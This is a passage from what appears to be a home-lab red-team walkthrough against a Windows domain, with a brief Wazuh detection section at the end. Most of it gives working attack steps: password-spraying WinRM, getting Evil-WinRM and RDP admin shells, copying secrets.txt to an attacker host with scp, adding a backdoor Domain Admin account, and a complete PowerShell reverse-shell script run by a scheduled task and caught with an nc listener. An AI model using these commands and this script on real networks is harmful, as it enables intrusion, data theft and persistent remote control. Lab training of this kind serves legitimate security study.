    sudo nano pass.txt

- Add likely password(s)

- Save and exit.

- Confirm nxc (NetExec) is installed:
    nxc –help

Prepare credentials lists that NetExec will test against WinRM to discover valid logins.

4. Run NetExec To Password-Spray WinRM

- Run NetExec's WinRM module against the target (Domain Controller / Windows host):
    nxc winrm 10.0.0.100 -u users.txt -p pass.txt

- Wait for output indicating any successful username/password pairs.

Attempt credential discovery quickly on WinRM to find valid administrator credentials for lateral movement.

5. Use Evil-WinRM To Get An Interactive Shell

- Once valid credentials are found, use Evil-WinRM to open a remote PowerShell session:
    # common invocation (both -i or -I flags appear in different builds)
    evil-winrm -i 10.0.0.100 -u Administrator -p '@adminpassword!'

- If successful, you'll have a PowerShell prompt on the Windows host as Administrator.

Obtain an authenticated remote shell on the Windows host to perform post-exploitation tasks and escalation.

6. Verify Lateral Movement And Record Findings

- On the Windows shell, gather host context:
    whoami
    hostname
    ipconfig /all
    systeminfo

Confirm successful lateral movement and capture system information for further exploitation or documentation.

7. Take Snapshot

Preserve the lab state for repeatability and document findings for later analysis and clean-up.

Step 7: Compromising The Domain Controller Using xfreerdp

1. Discover The Domain Controller (Optional Check)

- From a Windows shell (e.g., on the compromised Windows host) run:
    nltest /dsgetdc:

Quick check to confirm domain controller availability and domain information.

2. Port Scan The Domain Controller To Find RDP

- From your attacker (Kali) terminal run:
    nmap -p1-1000 -Pn 10.0.0.5

- Inspect the output for 3389/tcp open (Remote Desktop).

Verify RDP is listening on the DC so we can attempt a remote desktop connection.

3. Connect To The Domain Controller With xfreerdp

- From the attacker terminal, run:
    xfreerdp /v:10.0.0.5 /u:Administrator /p:@Deeboodah1! /d:corp.project-x-dc.com


- If successful you will get a GUI remote desktop session to the Domain Controller.

Use valid Administrator credentials to open an interactive RDP session and access the DC GUI for file discovery and further actions.

4. Located Sensitive Files

- In the RDP session, open File Explorer and navigate to:
C:\Users\Administrator\Documents\ProductionFiles\secrets.txt

- Open and view secrets.txt to confirm you can read the file contents.



5. Take Snapshot

Preserve the lab state for repeatability and document findings for later analysis and clean-up.

Step 8 — Data Exfiltration (scp)

1. Locate The File On The Domain Controller

- On the DC (RDP/admin PowerShell), confirm file path:
C:\Users\Administrator\Documents\ProductionFiles\secrets.txt

Verify the file to exfiltrate.

2. Run scp From The DC To The Attacker

- From the DC PowerShell, run scp to the attacker (replace password when prompted):
    scp C:\Users\Administrator\Documents\ProductionFiles\secrets.txt
    attacker@10.0.0.50:/home/attacker/my_sensitive_file.txt

Transfer the file over SSH to the attacker VM.

3. Verify The File On The Attacker

- On Kali (attacker), Verify Receipt:
    ls -l /home/attacker/my_sensitive_file.txt
    cat /home/attacker/my_sensitive_file.txt
    md5sum /home/attacker/my_sensitive_file.txt # optional integrity check

Confirm file arrived and view contents.

4. Take Snapshot

Preserve the lab state for repeatability and document findings for later analysis and clean-up.

Step 9 — Persistence: Create A Local Admin Account And Schedule A Reverse Shell

1. Create A Local User On The Domain Controller (RDP / Admin PowerShell):

```
net user project-x-user @mysecurepassword1! /add
```

Add a persistent local account that can be used to log in later.

2. Add The New User To The Local Administrators Group:

```
net localgroup Administrators project-x-user /add
```

Give the account local admin rights so it can run privileged actions on the host.

3. (Optional / Lab) Add The User To Domain Admins (Dangerous — Lab Only):

```
net group "Domain Admins" project-x-user /add /domain
```

Escalate the account to domain-level admin (only for isolated lab exercises).

4. Confirm The New User Exists (Domain View):

```
net user project-x-user /domain
```

Verify the account was created/propagated as intended.

5. Prepare The Reverse Shell Script On Attacker (Kali):

- Create reverse.ps1 on Kali: sudo nano reverse.ps1

```
$ip = "10.0.0.50" # Replace with your attacker's IP address
$port = 4444 # Replace with the port number you want to listen on
$client = New-Object System.Net.Sockets.TCPClient($ip, $port)
$stream = $client.GetStream()
$writer = New-Object System.IO.StreamWriter($stream)
$reader = New-Object System.IO.StreamReader($stream)
$writer.AutoFlush = $true
$writer.WriteLine("Connected to reverse shell!")
while ($true) {
 try {
 # Read commands from the listener (attacker)
 $command = $reader.ReadLine()
 if ($command -eq 'exit') {
 break
 }
 # Execute the command on the target machine
 $output = Invoke-Expression $command 2>&1
 $writer.WriteLine($output)
 } catch {
 $writer.WriteLine("Error: $_")
```

```
}
}
$client.Close()
```

- Start a simple HTTP server to host the file:

```
cd /path/to/reverse
python3 -m http.server 8000
```


Make the reverse shell script available for download from the compromised host.

6. Download reverse.ps1 On The DC Via RDP Browser (Edge):

- Browse to http://10.0.0.50:8000 and download reverse.ps1.

- Move/copy the script to the Administrator profile folder:
C:\Users\Administrator\AppData\Local\Microsoft\Windows\reverse.ps1

Stage the backdoor script on the privileged user profile so it can be executed later.



7. Create A Scheduled Task To Run The Reverse Shell Daily At 12:00:

```
schtasks /create /tn "PersistenceTask" /tr "powershell.exe -ExecutionPolicy Bypass -File C:
\Users\Administrator\AppData\Local\Microsoft\Windows\reverse.ps1" /sc daily /st 12:00
```

Ensure reverse.ps1 is executed on a schedule, providing recurring access.

8. Test The Reverse Shell (Attacker: Listener; DC: Manual Run):


- On Kali (attacker) start listener:

```
nc -lvnp 4444
```

- On DC (RDP PowerShell) run:

    Set-ExecutionPolicy Unrestricted -Scope Process
    cd C:\Users\Administrator\AppData\Local\Microsoft\Windows
    powershell.exe -ExecutionPolicy Bypass -File .\reverse.ps1

Verify the reverse shell connects back to the attacker so the scheduled task will also work.



9. Take Snapshot

Preserve the lab state for repeatability and document findings for later analysis and clean-up.

Step 10: Defence & Analysis with Wazuh

1. Open Wazuh UI On The sec-box.

Access alerts and logs collected during the attack.

2. Go to Alerts → Review Recent Alerts

See which detection rules fired (e.g., SSH brute, WinRM logon, syscheck).

3. SOC process

- Investigate In Discover Using A Quick Query (Example):

    data.win.system.eventID:4624

- Triage + Remediate: Acknowledge The Alert, Isolate The Host If Malicious, Remove Persistence, Reset Creds, close the incident.

Pull the raw log events (timestamps, users, hosts) that caused the alert.

Contain the incident and restore normal operations.